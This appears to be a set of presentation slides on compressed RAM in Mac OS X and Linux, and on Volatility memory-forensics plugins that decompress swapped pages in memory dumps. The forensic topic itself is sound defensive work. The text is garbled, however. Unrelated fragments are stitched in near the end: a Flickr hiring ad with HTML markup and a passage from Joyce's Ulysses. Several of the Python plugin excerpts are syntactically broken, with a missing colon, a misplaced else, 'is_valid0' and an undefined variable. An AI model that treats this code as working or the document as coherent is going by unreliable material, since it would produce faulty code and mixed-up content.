
Compressed RAM Implementation

- Implemented in Mac OS X as a **pager**
- Fits into the standard Mach VM architecture
- Compressor pager hoards some memory
- Page in / out requests all go through the pager
- Pages compressed / decompressed on demand
- When compressor gets full, pushes compressed pages to swap file
- On page fault, page is either:
 - Compressed and in RAM: just decompress
 - On disk: read from disk, decompress

Mac OS X Implementation (2)

- Implementation in C
- Like most of Mach and BSD
- ...except for optimized version of WKdm
- Pages are compressed and decompressed using WKdm
- Mavericks: Hand-optimized 64-bit assembler version of Kaplan's original C code

Mach VM: C + asm




xnu-2422.1.72/osfmk/vm:
~73K lines of C

xnu-2422.1.72/osfmk/x86_64/
WKdm*.s:
~1000 lines of 64-bit assembler for
WKdm_compress_new() /
WKdm_decompress_new()

Just vm_compressor /
vm_compressor_pager:
~4K lines of C + the assembler, above

FIGURE 8–6 Details of the Mac OS X Mach VM architecture

Compressor / Compressor Pager Internals



Linux

- zram / zswap (circa 3.11+ kernel release) in Linux
- zram is just a memory-based compressed swap device
- zswap uses new FRONTSWAP facility in Linux
- <http://lxr.free-electrons.com/source/Documentation/vm/frontswap.txt>

```
int swap_writepage(struct page *page, ... )
```

/mm/page_io.c

```
{
    int ret = 0;
    if (try_to_free_swap(page)) {
        unlock_page(page);
        goto out;
    }
    if (frontswap_store(page) == 0) {
        set_page_writeback(page);
        unlock_page(page);
        end_page_writeback(page);

        goto out;
    }
    ret = __swap_writepage(page, wbc, end_swap_bio_write);
out:
    return ret;
}
```

e.g., zswap

Can accept the page if it fits, or say no and regular swapping will occur

e.g., zram,
way down in there



Page eventually written to disk

```
int swap_readpage(struct page *page)
```

/mm/page_io.c

{

...

...

```
if (frontswap_load(page) == 0) {
```

```
    SetPageUptodate(page);
```

```
    unlock_page(page);
```

```
    goto out;
```

```
}
```

...

```
// lots of pain here
```

```
// lots of pain here
```

```
out:
```

```
return ret;
```

e.g., zswap



e.g., zram,
it's just a stranger block device

Page eventually read from disk



Current Reality + Goal

Physical
memory
dumps:



New Plugins for Volatility

- **mac_compressed_swap / linux_compressed_swap**
 - Find, decompress, and dump all compressed pages
 - Emits compressor stats:
 - Compressor memory used : 19167408 bytes
 - Available uncompressed memory : 466462 pages
 - Available memory : 471251 pages
 - ...
- Required Python implementation of Mac OS X and Linux decompression algorithms
- Required detailed analysis of new compressor pager (Mac OS X)
- But **not** entire page fault → decompression path

Modified Plugins for Volatility

- `mac_dump_maps / linux_dump_maps`
 - Dump address space for all (or individual) processes
 - Previous implementation used Volatility's standard mechanism for emitting 4K pages in address space
 - Simply skipped swapped pages
 - Now, decompressed if possible and made available
- Involved much deeper analysis of Mac OS and Linux VM systems

→ Compressed RAM Analysis

- Goal: See high level transition to support for compressed RAM
- Original **mac_dump_maps**:
 - Dump address space for all (or individual) processes
 - Use standard mechanism for accessing 4K page in process address space
 - **Skip** swapped pages
 - Based on **mac_proc_maps** plugin
- New **mac_dump_maps**:
 - Same, except don't give up when page is swapped
 - See if compressor has page—if so, decompress

Original mac_proc_maps

```
import volatility.obj as obj
import volatility.plugins.mac.pstasks as pstasks
import volatility.plugins.mac.common as common

class mac_proc_maps(pstasks.mac_tasks):
    """ Gets memory maps of processes """

    def calculate(self):
        ...
        ...

    procs = pstasks.mac_tasks.calculate(self)

    for proc in procs:
        for map in proc.get_proc_maps():
            yield proc, map
```

Original mac_proc_maps

```
def render_text(self, outfd, data):
    self.table_header(outfd, [("Pid", "8"),
                               ("Name", "20"),
                               ("Start", "#018x"),
                               ("End", "#018x"),
                               ("Perms", "9"),
                               ("Map Name", "")])

    for (proc, map) in data:
        self.table_row(outfd,
                      str(proc.p_pid),
                      proc.p_comm,
                      map.links.start,
                      map.links.end,
                      map.get_perms(),
                      map.get_path())
```

Original mac_dump_maps

```
import os
import volatility.obj as obj
import volatility.debug as debug
import volatility.plugins.mac.proc_maps as proc_maps

class mac_dump_maps(proc_maps.mac_proc_maps):
    """ Dumps memory ranges of processes """

    def __init__(self, config, *args, **kwargs):
        ...
        # initialization stuff common to all Volatility plugins,
        # including processing of command line options, etc.
        ...

    ...
```

Original mac_dump_maps

```
def render_text(self, outfd, data):  
  
    ...  
    ...  
  
    outfile = open(self._config.OUTPUTFILE, "wb+")  
    ...  
    ...  
    size = 0  
    for proc, map in data:  
        for page in self._read_addr_range(proc,  
                                           map.links.start, map.links.end):  
            size += len(page)  
            outfile.write(page)  
  
    outfile.close()  
    outfd.write("Wrote {0} bytes\n".format(size))
```

Original mac_dump_maps

```
def _read_addr_range(self, proc, start, end):

    pagesize = 4096

    proc_as = proc.get_process_address_space()

    while start < end:
        page = proc_as.zread(start, pagesize)
        yield page
        start = start + pagesize
```

zread()

```
def zread(self, addr, length):
```

```
    data = self.read(addr, length)
```

```
    if data is None:
```

```
        data = "\x00" * length
```

```
    elif len(data) != length:
```

```
        data += "\x00" * (length - len(data))
```

```
    return data
```

Individual address spaces, e.g., LiME, hibernation, raw, etc. know how to translate addr into a location in the memory dump file

In volatility/plugins/addrspace/**standard.py**

New mac_dump_maps

```
class mac_dump_maps(proc_maps.mac_proc_maps):  
    """ Dumps memory ranges of process(es),  
    optionally including compressed pages"""  
    ...  
    ...  
    # lots of ugly initialization to get at  
    # kernel structures related to RAM  
    # compression  
    ...  
    ...
```

New mac_dump_maps

```

def compressed_page_location(self, outfd, map, addr):
    # return (seg, idx) pair that identifies the location of a compressed page starting
    # at 'addr' and belonging to a vm_map_entry 'map' in the compressor store.
    # Returns (None, None) if the compressor doesn't own this page.

    # based on compressor_pager_slot_lookup() in osfmk/vm/vm_compressor_pager.c and
    # c_decompress_page in osfmk/vm/vm_compressor.c

    vm_obj = map.object.vm_object
    if not vm_obj.is_valid() or vm_obj.pager_created == 0 or vm_obj.pager_initialized == 0 or vm_obj.pager_ready == 0:
        # compressor can't own pages from this object--object has no pager or pager isn't initialized
        (seg, idx) = (None, None)
    else:
        #print "PAGING OFFSET: " + str(vm_obj.paging_offset)
        addr += vm_obj.paging_offset
        page_num = addr / self.wkdsm.PAGE_SIZE_IN_BYTES
        pager = vm_obj.pager.dereference_as("compressor_pager")
        pager_name = pager.name.c_str()
        obj_name = obj.name.c_str()
        if pager_name != "c" # compressor pager in pager ops
            # if the pager isn't the compressor_pager, then move on
            # print "Corresponding pager" + pager_name + " isn't the compressor pager. Substituting zero page."
            (seg, idx) = (None, None)
        elif not pager.is_valid():
            # pager isn't initialized
            outfd.write(" Pager isn't initialized. Substituting zero page.\n")
            (seg, idx) = (None, None)
        # page is out of range
        elif page_num > pager.cgpr_num_slots:
            outfd.write(" page_num > pager.cgpr_num_slots: " + str(page_num) + " " + str(pager.cgpr_num_slots) + ". Substituting zero page.\n")
            (seg, idx) = (None, None)
        else:
            #print "# " + str(pager.cgpr_num_slots)
            #print "# " + str(self.COMPRESSOR_SLOTS_PER_CHUNK)
            num_chunks = (pager.cgpr_num_slots + self.COMPRESSOR_SLOTS_PER_CHUNK - 1) / self.COMPRESSOR_SLOTS_PER_CHUNK
            if num_chunks > 1:
                # array of chunks
                chunk_idx = page_num / self.COMPRESSOR_SLOTS_PER_CHUNK
                cprg_islots = obj.Object("Array", offset = pager.cgpr_slots.cgpr_islots, targetType = "Pointer",
                                           count = num_chunks, vm = self.addr_space)
                chunks_ptr = cprg_islots[chunk_idx]
                if chunks_ptr.is_valid0:
                    chunk = obj.Object("Array", offset = chunks_ptr, targetType = "unsigned int", # compressor_slot_t
                                          count = self.COMPRESSOR_SLOTS_PER_CHUNK, vm = self.addr_space)
                    slot_idx = page_num % self.COMPRESSOR_SLOTS_PER_CHUNK
                # chunk[slot_idx] is actually a c_slot_mapping
                # struct c_slot_mapping {
                #     uint32_t s_seg22; /* segment number + 1 */
                #     s_cindx:10; /* index in the segment */
                # };
                # print "DOUBLE LEVEL SEGIDX bitfield is " + str(chunk[slot_idx])
                seg = chunk[slot_idx] & 0x3FFFFF
                idx = chunk[slot_idx] >> 22
            else:
                (seg, idx) = (None, None)
            else:
                slot_idx = page_num;
                cprg_dslots = obj.Object("Array", offset = pager.cgpr_slots.cgpr_dslots, targetType = "unsigned int", # actually compressor_slot_t, == int:
                                           count = pager.cgpr_num_slots, vm = self.addr_space) # unsigned here because we have to
                # cprg_dslots[slot_idx] is actually a c_slot_mapping:
                # struct c_slot_mapping {
                #     uint32_t s_seg22; /* segment number + 1 */
                #     s_cindx:10; /* index in the segment */
                # };
                # print "SINGLE LEVEL SEGIDX bitfield is " + str(cprg_dslots[slot_idx])
                seg = cprg_dslots[slot_idx] & 0x3FFFFF
                idx = cprg_dslots[slot_idx] >> 22
        return (seg, idx)

```

Look at the plugin source if
you're interested



New mac_dump_maps

```

def decompress(self, outfd, seg, idx):
    # decompress and return 4K page identified by (seg, idx). Returns None if
    # decompression fails.
    page = None
    if seg >= self.c_segment_count or seg < 1:
        outfd.write(" Segment out of bounds: " + str(seg) + ". Must be > 0 and < c_segment_count == " + str(self.c_segment_count) + ". Substituting zero page.\n")
    else:
        c_seg = self.c_segments[seg - 1].c_seg      # seg is actually segment index + 1
        if c_seg.c_ondisk == 1:
            outfd.write(" Segment " + str(seg) + " is swapped out. Substituting zero page.\n")
        else:
            j1 = idx / self.C_SEG_SLOT_ARRAY_SIZE
            j2 = idx & self.C_SEG_SLOT_ARRAY_MASK
            cslot_array = c_seg.c_slots[j1]
            if cslot_array.is_valid():
                cslots = obj.Object("Array", offset = cslot_array, targetType = "c_slot",
                                     count = self.C_SEG_SLOT_ARRAY_SIZE, vm = self.addr_space)
                cslot=cslots[j2]
                (csize, compressed, status) = (4096 / 4, False, "UNCOMPRESSED") if (cslot.c_size == 4095) else (cslot.c_size / 4, True, "COMPRESSED")
                if csize > 0:
                    outfd.write(" Slot " + str(j1) + ", " + str(j2) + ": offset = " + str(cslot.c_offset * 4) + " bytes, size = " + str(csize * 4) + " bytes, " + status + "\n")
                    page = obj.Object("Array", offset = c_seg.c_store.c_buffer+cslot.c_offset * 4, targetType = "int",
                                      count = csize, vm = self.addr_space)
                if compressed:
                    # try to decompress page. Compressed data is fed to WKdm as an array of
                    # 32-bit ints.
                    decompressed = self.wkdm.WKdm_decompress(page, self.dest)
                    if decompressed > 0:
                        page = self.dest[:]
                        outfd.write(" Decompression successful.\n")
                    else:
                        outfd.write(" Decompression failed. Substituting zero page.\n")
                        page = None
                else:
                    # for uniformity, so len() will work in _read_addr_range()
                    page = page[:]
                    outfd.write(" Decompression successful.\n")
            return page

```



Look at the plugin source if
you're interested

New mac_dump_maps

```
def render_text(self, outfd, data):  
    ...  
    ...  
  
    outfile = open(self._config.OUTPUTFILE, "wb+")  
    ...  
    ...  
  
    size = 0  
    self.table_header(outfd, [("Pid", "8"),  
                             ("Name", "20"),  
                             ("Start", "#018x"),  
                             ("End", "#018x"),  
                             ("Perms", "9"),  
                             ("Map Name", "")])
```

New mac_dump_maps

```
for proc, map in data:  
    self.table_row(outfd,  
                  str(proc.p_pid), proc.p_comm,  
                  map.links.start,  
                  map.links.end,  
                  map.get_perms(),  
                  map.get_path())  
  
...  
  
...  
for page in self._read_addr_range(outfd, proc, map):  
    if not page is None:  
        size += self.wkdm.PAGE_SIZE_IN_BYTES  
        for k in range(0, self.wkdm.PAGE_SIZE_IN_WORDS):  
            outfile.write(struct.pack('<i', page[k]))  
  
outfile.close()  
outfd.write("Wrote {0} bytes.\n".format(size))  
if self._config.DECOMPRESS_SWAP:  
    outfd.write("{0} pages were successfully decompressed.\n".  
                format(self.successful_decompressions))
```

New mac_dump_maps

```
def _read_addr_range(self, outfd, proc, map):
    # read pages from the address space for a map and
    # optionally decompress pages in compressed swap.
    start = map.links.start
    end = map.links.end
    ...
    ...
proc_as = proc.get_process_address_space()


while start < end:
    page = proc_as.read(start, self.wkdm.PAGE_SIZE_IN_BYTES)
    # need a page-sized buffer of 32-bit words,
    # because the decompressor expects that
    if not page is None:
        i=0
        page = []
        while i < self.wkdm.PAGE_SIZE_IN_WORDS:
            (intval,) = struct.unpack('<i', rawpage[i*4:i*4+4])
            page.append(intval)
            i += 1
```

New mac_dump_maps

```
else:  
    (seg, idx) = self.compressed_page_location(...)  
    if seg != 0:  
        # found compressed page, try to decompress  
        page = self.decompress(outfd, seg, idx)  
        if page is None:  
            # decompression failed  
  
    ...  
    ...  
  
if page is None:  
    # can't retrieve page at all, use zeros  
    page = [0] * self.wkdm.PAGE_SIZE_IN_WORD  
  
yield page  
start = start + self.wkdm.PAGE_SIZE_IN_BYTES
```

Representative Distribution of Compressed Pages

of processes



Mac OS X 10.9, 2GB RAM, 124 processes, moderate memory pressure, 300MB compressed



You're reading. We're hiring.
<https://www.flickr.com/jobs/>

```
<div class="hover-target">
<div class="thumb ">
<span class="photo_container pc_ju">
<a data-track="photo-click" href="/photos/petur_bjarni/12437920674/in/explore-2014-02-10" title="The Icefjord in Ilulissat" class="rapidnofollow photo-click"><div class="play"></div></a>
</span>
<div class="meta">
<div class="title"><a data-track="photo-click" href="/photos/petur_bjarni/12437920674/in/explore-2014-02-10" title="The Icefjord in Ilulissat" class="title">The Icefjord in Ilulissat</a></div>
```

put the rose in my hair like the
Andalusian girls used or shall I
wear a red yes and how he
kissed me under the Moorish
wall and I thought well as well
him as another and then I asked
him with my eyes to ask again
yes and then he asked me would
I yes to say yes my mountain
flower and first I put my arms
around him yes and drew him
down to me so he could

Aside: Programming Languages and Performance

- Q: Why did Apple bother to implement WKdm compression / decompression in assembler?
